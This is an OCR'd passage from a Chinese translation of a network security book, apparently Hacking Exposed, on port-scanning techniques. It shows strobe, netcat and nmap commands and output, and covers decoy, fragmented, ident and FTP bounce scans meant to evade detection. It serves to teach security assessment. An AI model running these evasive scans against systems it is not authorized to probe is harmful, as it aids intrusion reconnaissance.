


图2.2 TCP连接需要一次三路握手过程：1) 发送一个SYN分组，2) 接收一个SYN/ACK分组，3) 发送一个ACK分组

- **TCP SYN扫描(TCP SYN scan)** 这种技巧也称为"半打开扫描(half-open scanning)"，因为并没有建立完整的TCP连接。其步骤是先往目标端口发送一个SYN分组。如果收到一个来自目标端口的SYN/ACK分组，那么可以推断该端口处于监听状态。如果收到一个RST/ACK分组，那么它通常说明该端口不在监听。执行端口扫描的系统随后发送一个RST/ACK分组，这样并未建立一个完整的连接。这种技巧的优势是比完整的TCP连接隐秘，而且目标系统可能不登记它。
- **TCP FIN扫描(TCP FIN scan)** 这种技巧是往目标端口发送一个FIN分组。按照RFC 793 (http://www.ietf.org/rfc/rfc0793.txt)，目标系统应该给所有关闭着的端口发回一个RST分组。这种技巧通常只工作在基于UNIX的TCP/IP协议栈上。
- **TCP Xmas树扫描(TCP Xmas Tree scan)** 这种技巧是往目标端口发送一个

FIN、URG和PUSH分组。按照RFC 793，目标系统应该给所有关闭着的端口发回一个RST分组。

- **TCP空扫描(TCP Null scan)** 这种技巧是关掉所有标志发送一个TCP分组。按照RFC 793，目标系统应该给所有关闭着的端口发回一个RST分组。
- **TCP ACK扫描(TCP ACK scan)** 此技术可以用来测知防火墙的规则设计。它可以确定防火墙是否只是简单的分组过滤，只允许已建好的连接(设置了ACK位的连接)，还是一个基于状态的防火墙(stateful firewall)，可以执行高级的分组过滤。
- **TCP Windows扫描(TCP Windows scan)** 此技术可以检测一些系统上(比如AIX和FreeBSD)打开的以及被过滤/不被过滤的端口，因为TCP窗口大小的报告方式不规则。
- **TCP RPC扫描(TCP RPC scan)** 此技术是UNIX系统特有的，用于检测和定位远程过程调用(RPC)端口及其相关的程序及版本号。
- ▲ **UDP扫描(UDP scan)** 这种技巧是往目标端口发送一个UDP分组。如果目标端口是以一个"ICMP port unreachable (ICMP端口不可达)"消息来作为响应的，那么该端口是关闭的。相反，如果我们没有收到这个消息那就可以推断该端口打开着。由于UDP是无连接不可靠协议，因此这种技巧的准确性很大程度上取决于与网络及系统资源的使用率相关的多个因素。另外，当试图扫描一个大量应用分组过滤功能的设备时，UDP扫描将是一个非常缓慢的过程。如果你打算在因特网上执行UDP扫描，那就准备好接受不可靠的结果。

由于某些IP实现内部区分不当，结果给所有扫描到的端口都回送RST分组，而不管它们是否在监听。因此，执行这些扫描的结果可能不确切。不过，对于SYN和connect扫描来说，应该是没有问题的。

2.0.2 标识运行着的TCP服务和UDP服务

运用良好的端口扫描工具是踩点过程的关键一步。尽管UNIX和NT环境下都有许多端口扫描程序可用，我们还是把讨论限定在某些较为流行的经历了时间考验的程序上。

Strobe

strobe是由Julian Assange编写的德高望重的TCP端口扫描实用工具(ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/distfiles/strobe-1.06.tgz)。它已面世很长时间，是最快最可靠的TCP扫描程序之一。strobe的关键特性包括优化系统和网络资源以及按照一种高效的方式扫描目标系统的能力。除效率高外，strobe 1.04版及后续版本实际上还攫取所连接到的每个端口的关联旗标(如果可得的话)[5]。这可能有助于标识操作系统和运行着的服务。旗标攫取过程在第3章中具体说明。

strobe的输出列出每个在监听的TCP端口。

```
[tsunami] strobe 192.168.1.10
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).

192.168.1.10    echo        7/tcp       Echo [95,JBP]
192.168.1.10    discard     9/tcp       Discard [94,JBP]
192.168.1.10    sunrpc      111/tcp     rpcbind SUN RPC
192.168.1.10    daytime     13/tcp      Daytime [93,JBP]
192.168.1.10    chargen     19/tcp      ttytst source
192.168.1.10    ftp         21/tcp      File Transfer[Control][96,JBP]
192.168.1.10    exec        512/tcp     remote process execution;
192.168.1.10    login       513/tcp     remote login a la telnet;
192.168.1.10    cmd         514/tcp     shell like exec, but automatic
192.168.1.10    ssh         22/tcp      Secure Shell
192.168.1.10    telnet      23/tcp      Telnet [112,JBP]
192.168.1.10    smtp        25/tcp      Simple Mail Transfer [102,JBP]
192.168.1.10    nfs         2049/tcp    networked file system
192.168.1.10    lockd       4045/tcp
192.168.1.10    unknown     32772/tcp   unassigned
192.168.1.10    unknown     32773/tcp   unassigned
192.168.1.10    unknown     32778/tcp   unassigned
192.168.1.10    unknown     32799/tcp   unassigned
192.168.1.10    unknown     32804/tcp   unassigned
```

strobe虽然相当可靠，但是它的一些局限性也需要留意。strobe只是TCP扫描程序，不提供UDP扫描能力。因此就前面的例子而言，我们只看到了一半服务。此外，当连

[5] ⑤旗标是成功地连接到某个TCP端口后由其关联的网络服务程序守护进程一开始返回的指示自己的程序名、版本号和版权等的信息。telnet客户程序是读取旗标的简单有效工具，只需执行命令"telnet目标主机名或IP地址目标服务名或端口号"。

接到每个端口时，strobe只采用TCP connect扫描技巧。这么做尽管增加了strobe的可靠性，但也使得端口扫描活动易于被目标系统检测到。需要strobe难以提供的额外扫描技巧时，还得深挖我们的工具箱。

udp_scan

既然strobe只有TCP扫描能力，我们于是可以使用由Dan Farmer和Wietse Venema于1995年编写的最初出自SATAN（分析网络用的安全管理员工具的简称，Security Administrator Tool for Analyzing Networks）的udp_scan。尽管SATAN多少有点过期，其中的工具却仍然工作得相当好。此外，现在称为SAINT的较新版本的SATAN已由http://wwdsilx.wwdsi.com 发布。执行UDP扫描的工具还有一些，不过我们发现udp_scan是最可靠的UDP扫描程序之一。我们必须指出，udp_scan尽管可靠，却有一个恼人的副作用，即触发主流IDS产品生成检测到SATAN扫描的消息。因此它不是你可以采用的较为隐秘的工具之一。

一般地说，我们会查看端口号为1024以内的所有众所周知的端口，再加上1024以外危险性较高的特定端口。

```
[tsunami] udp_scan 192.168.1.1  1-1024
42:UNKNOWN:
53:UNKNOWN:
123:UNKNOWN:
135:UNKNOWN:
```

netcat

由Hobbit（hobbit@avian.org）编写的netcat或称nc是另一个优秀的实用工具。这个实用工具能执行的任务是如此之多，以至于我们称它是我们的安全目的工具箱中的瑞士军刀。除提供基本的TCP和UDP端口扫描能力外，全书还将讨论nc的许多高级特性。nc的-v和-vv选项分别提供详尽和非常详尽的输出。-z选项提供零模式I/O（zero mode I/O），用于端口扫描，-w2选项则给每个连接提供一个超时值。缺省情况下nc使用TCP端口，因此执行UDP扫描时必须指定-u选项（如下面的第二个例子所示）：

```
[tsunami] nc -v -z -w2 192.168.1.1  1-140

[192.168.1.1] 139 (?) open
```

```
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open

[tsunami] nc -u -v -z -w2 192.168.1.1  1-140

[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open
```

网络映射程序（nmap）

既然已讨论了基本扫描工具，接下去讨论首要的可用端口扫描工具——nmap。由Fyodor编写的nmap(http://www.insecure.org /nmap)提供基本的TCP和UDP扫描能力，集成了早先提及的各种扫描技巧。很少有以单个软件包提供如此之多的用处的工具。下面是它最有用的一些特性的说明。

```
[tsunami]# namp -h
namp V. 2.53 Usage: nmap [Scan Type (s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
```

```
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/oM <logfile> Output normal/machine parsable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
```

```
[tsunami] nmap -sS   192.168.1.1
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on (192.168.1.11):

(The 1504 ports scanned but not shown below are in state: closed)
Port  State       Protocol   Service
21    open        tcp        ftp
25    open        tcp        smtp
42    open        tcp        nameserver
53    open        tcp        domain
79    open        tcp        finger
80    open        tcp        http
81    open        tcp        hosts2-ns
106   open        tcp        pop3pw
110   open        tcp        pop-3
135   open        tcp        loc-srv
139   open        tcp        netbios-ssn
443   open        tcp        https
```

nmap还有一些需要解释的其他特性。我们已看过用于扫描单个系统的语法，nmap也提供扫描整个网络的简易手段。你会看到，nmap允许我们以CIDR（无类域间路由的简称，Classless Inter-Domain Routing）网络块记法（参见RFC 1519，访问http://www.ietf.org/rfc/rfc1519.txt）输入地址范围，这种方便的格式允许我们把192.168.1.1 ～192.168.1.254 作为想要的地址范围指定。还要注意，我们使用-o选项把结果输出到了一个独立文件中。-oN项是以直观可读的格式保存结果的。

```
[tsunami]# nmap -sF 192.168.1.0/24 -oN outfile
```

如果想要把结果保存到一个以tab键作为分割符的文件中，以便稍后使用程序分析它，那就使用-oM选项。由于这种扫描有收到大量结果信息的潜在可能，因此使用任何一种格式把结果保存起来而不是输出到屏幕是个合理的想法。某些情况下你可能希

望组合 -oN 和 -oM 选项，把结果输出以两种格式同时保存。

假设踩点某个机构后发现他们在使用一个简单的分组过滤设备作为主防火墙，我们于是可以使用 nmap 的 -f 选项把分组划分成片段。该选项实质上把 TCP 头部分割到若干个分组中，从而有可能给访问控制设备或IDS系统增加检测出扫描的难度。大多数情况下，现代的分组过滤设备和基于应用程序的防火墙会在决定是否放行IP片段前排队重组它们(分片的逆过程)。不过较老的访问控制设备或要求达到最高性能级别的设备可能不重组片段就放行它们了。

至此执行过的扫描可能已被目标站点轻易地检测到了，这得取决于目标网络和主机的先进程度。nmap 提供了额外的欺骗能力，也就是使用 -D 选项给目标站点灌输多余的信息。隐含在该选项背后的基本前提是，在发起真实扫描的同时发起欺骗性扫描。这是通过源地址假冒真实的服务器，并把这些虚假的扫描与真实的扫描混杂在一起来完成的。目标系统除对真实的端口扫描作出响应外，对虚假扫描也不例外。另外，目标系统为了确定哪些扫描是真实的，哪些又是虚假的，势必增添试图追踪所有扫描的负担。需记住的是，虚假地址必须存活着，否则这样扫描可能导致SYN分组淹没目标系统，造成拒绝服务后果。

```
[tsunami] nmap -sS 192.168.1.1 -D 10.1.1.1
www.target_web.com, ME -p25,139,443

Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on (192.168.1.1):

Port       State      Protocol   Service
25         open       tcp        smtp
443        open       tcp        https

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

上例中nmap提供的欺骗性扫描能力使得目标站点不易区分开真实的和虚假的端口扫描。

另一个有用的扫描特性是执行ident扫描。ident(参见RFC 1413，访问http://www.ietf.org/rfc/rfc1413.txt) 用于确定某个TCP连接的发起用户的身份，办法是与身份待验证方主机的113号端口建立连接并通信。许多版本的ident确实会以捆绑在某个端口

上的进程的属主作为响应；然而这种良好意图却同时成了针对UNIX目标系统的最有用扫描手段之一[6]。

```
[tsunami] nmap -I 192.168.1.10

Starting nmap V. 2.53 by fyodor@insecure.org

Port  State       Protocol  Service     Owner
22    open        tcp       ssh         root
25    open        tcp       smtp        root
80    open        tcp       http        root
110   open        tcp       pop-3       root
113   open        tcp       auth        root
6000  open        tcp       X11         root
```

注意，上例中我们实际上可以确定每个服务器进程的属主。敏锐的读者可能已注意到Web服务器在以“root”而不是以诸如“nobody”之类的某个非特权用户身份运行，这可是安全性很糟的做法。这么一来，我们通过执行ident扫描得悉，要是目标系统的HTTP服务出现问题，从而允许未经授权的用户执行命令，那么攻击者们实际得到了root访问权限。

要讨论的最后一个扫描技巧是FTP弹射扫描(FTP bounce scanning)。FTP弹射攻击是由Hobbit推入聚光灯下成为公众的注意中心的。他在1995年往Bugtraq时事通信上张贴了一篇文章(http://www.securityfocus.com/templates/archive.pike?list=1&msg=199507120620.CAA18176@narq.avian.org)，概括了FTP协议(RFC 959，访问http://www.ietf.org/rfc/rfc0959.txt)中的一些内在缺陷。大体上说，FTP弹射攻击是一种狡诈的通过一个洗劫FTP服务器连接的方法，它滥用了对“代理(proxy)”FTP连接的支持。正如Hobbit在那篇文章中指出的那样，FTP弹射攻击“可用来张贴几乎无从追踪的邮件和新闻，锤击各个站点的服务器，填塞硬盘，尝试跳越防火墙，而且通常既惹人烦恼又难以追踪。”而且你还可以让端口扫描活动弹离FTP服务器以隐蔽自己的身份，更好的情况是绕开访问控制机制。

[6] 一般地说，ident由某个网络连接的服务器方用来验证客户方的身份，因此是由该连接的服务器主机往客户主机的113号端口反方向建立连接并通信。这里刚好相反，扫描主机作为客户方与目标主机建立某个连接(譬如说与HTTP端口的连接)后，再作为ident服务的客户方与目标主机建立一个连接，并通过后一个连接获取前一个连接的对方(即HTTP服务器)的身份。

nmap以-b选项支持这种扫描类型，不过有几个条件必须存在。首先，FTP服务器必须有一个可写可读的目录，例如/incoming。其次，FTP服务器必须允许nmap通过PORT命令供给它虚假的端口信息。FTP弹射扫描技巧在绕开访问控制设备和隐蔽个人身份上尽管非常有效，但实施起来可能相当地慢。另外，许多新版本的FTP服务器并不允许这种类型的恶毒活动发生。

既然我们已经展示了执行端口扫描的必要工具，接下去就有必要理解如何分析从每个工具汇总到的数据。不论使用什么工具，我们都试图标识打开着的端口，它们提供泄露操作系统内情的蛛丝马迹。举例来说，当139号和135号端口打开着时，目标操作系统是Windows NT的可能性非常之大。Windows NT通常同时监听135和139号端口，这跟只监听139号端口的Windows 95/98不一样。

进一步查看讨论strobe时给出的输出例子，我们看到该系统上运行着多个服务。如果我们准备做个明智的猜测，那么它看来是在运行某种风味的UNIX。我们得出这个结论是因为端口映射器（111）、Berkeley以R字母开头的远程服务端口（512～514）、NFS（2049）以及高编号的3277X甚至更高端口都处于监听状态，而这种端口的存在说明系统运行的是UNIX。另外，如果我们非得猜测具体的UNIX风味，那就猜Solaris。我们事先就知道Solaris通常将其RPC服务运行于3277X这个端口范围内。不过要记住我们只是在做假设，真正的类型有可能不是Solaris。

通过简单地执行TCP和UDP端口扫描，我们可以就所扫描系统的暴露程度快速做出假设。举例来说，如果某台Windows NT服务器上打开着139号端口，那么它可能面临极大的危险。第5章讨论Windows NT固有的脆弱点以及139号端口的访问被如何用来损害系统的安全，而这些系统并没有采取足够的安全措施来保护对该端口的访问。在我们的例子中，UNIX目标系统看来也在冒险，因为它监听的服务既提供了大量的功能，也有不少已知的与安全相关的脆弱点。举例来说，远程过程调用（RPC）服务和网络文件系统（NFS）服务是攻击者可能损害一台UNIX服务器的安全的两个主要手段（参见第8章）。相反，如果某个远程服务不在监听，那就几乎不可能损害它的安全。因此有必要记住，所运行的服务越多，损害一个系统的安全的可能性就越大。

2.0.3 基于Windows的端口扫描程序

我们已经讨论了许多从UNIX用户角度使用的端口扫描程序，那么是否意味着Windows用户就没有这些好玩的东西呢?当然不是——下面这些端口扫描工具因其速度、准确性以及功能特点已成为我们工具箱中的热门工具了。

NetScanTools Pro 2000

其中一个最为多才多艺的网络发现工具就是NetScanTools Pro 2000(NSTP2K)，它提供了一个界面下可以想像的所有实用工具、DNS查询，包括nslookup、带axfr的dig，whois;ping 扫射(ping sweeps)；Net BIOS名字表扫描；SNMP walks等等。而且，它有执行多任务的能力——你可以在执行一个网络端口扫描的同时对另一网络进行ping扫射(尽管我们不能保证对大型网络的这种做法是明智的，除非你有极大的耐心)。

而且它也包括了基于Windows端口扫描程序，此功能在其Port Probe标签内(tab)，Port Probe(端口探测)的优势包括灵活的目标及端口定义(目标IP和端口列表都可以从文本文件中导入)，同时支持TCP和UDP扫描(尽管不是针对单个端口的选择)以及多线程(multithread)速度。其弱点就是Port Probe的输出不太灵活，很难通过脚本或数据处理工具来加工。当然，其图形化特性就决定了它不可能包含在脚本中。我们也希望从一个功能的输出(比如NetScanner)能直接导入到另一个功能中(比如Port Probe)。

整体来说，NSTP2K(http://www.nwpsw.com) 是一个专业级的产品，有经常性的更新，与竞争者相比主要是价格太高。另一个稍弱的版本就是NetscanTools(当前为版本4)，是一个30天试用的产品，但其功能集不可与Pro 2000相提并论(比如，它没有UDP扫描)。

当使用NSTP2K时，应禁止“IDENT Server”标签，这样当启动它时不必停止TCP 113端口的监听。图2.3显示了NSTP2K扫描一个中等规模网络时的情形。




图 2.3 NetScanTools Pro 2000是一个最快、最灵活的基于Windows网络发现工具和端口扫描程序之一

SuperScan

Robin Keir编写的SuperScan(http://members.home.com/rkeir/software.html) 是另一个又快又灵活的TCP端口扫描程序，而且价格优势明显——它是免费的! 和NSTP2K一样，它也允许灵活的目标IP与端口列表的定义，"从文件抽取"的功能更是方便(见图2.4)，其帮助系统相当完善，从下面这一段话就可看出它是一个效率很高的工具：

"['从文件抽取'的功能扫描]"可以从一个文本文件中抽取有效IP地址和主机名，且程序从文本中查找有效主机名是很智能的，但预先要求用外部编辑

器将一些潜在的令人迷惑的文本删除。你可以多次单击"Browse and Extract"，从而可以实现从不同的文件中进行抽取的功能，程序会将新的主机名添加到清单中；任何重复的项均会自动删除。当找到所有主机名时，只要单击"Resolve"按钮，就可以将所有主机名转化为数字的IP地址，从而为端口扫描作好准备。"




图2.4 SuperScan的"从文件抽取地址"功能真的很方便—只要单击任何文本文件，它就可以抽取主机名和IP地址，而且可以横跨多个文件，对于端口扫描相当方便

没有比这更方便的了，从图2.4中也可看到这一点。SuperScan也有很完备的端口列表(我们很喜欢称为henss.lst列表，我们的确对此很有偏爱)。端口也可以手工选择，或弃选。SuperScan的确非常快。

NTOScanner

NTObjectives公司的NTOScanner(http://www.ntobjectives.com)工具也是一个很快且图形化的TCP端口扫描程序，如果你手工要求的话，它还可以从监听端口攫取旗标。

不过，它在一定程度上对目标及端口指定有一些限制，它要求在对C类地址进行扫描之前要ping主机，不过它对于单个主机或是允许ICMP访问的网络是相当高速的。图2.5就是NTOScanner从某台主机上转储旗标的例子。

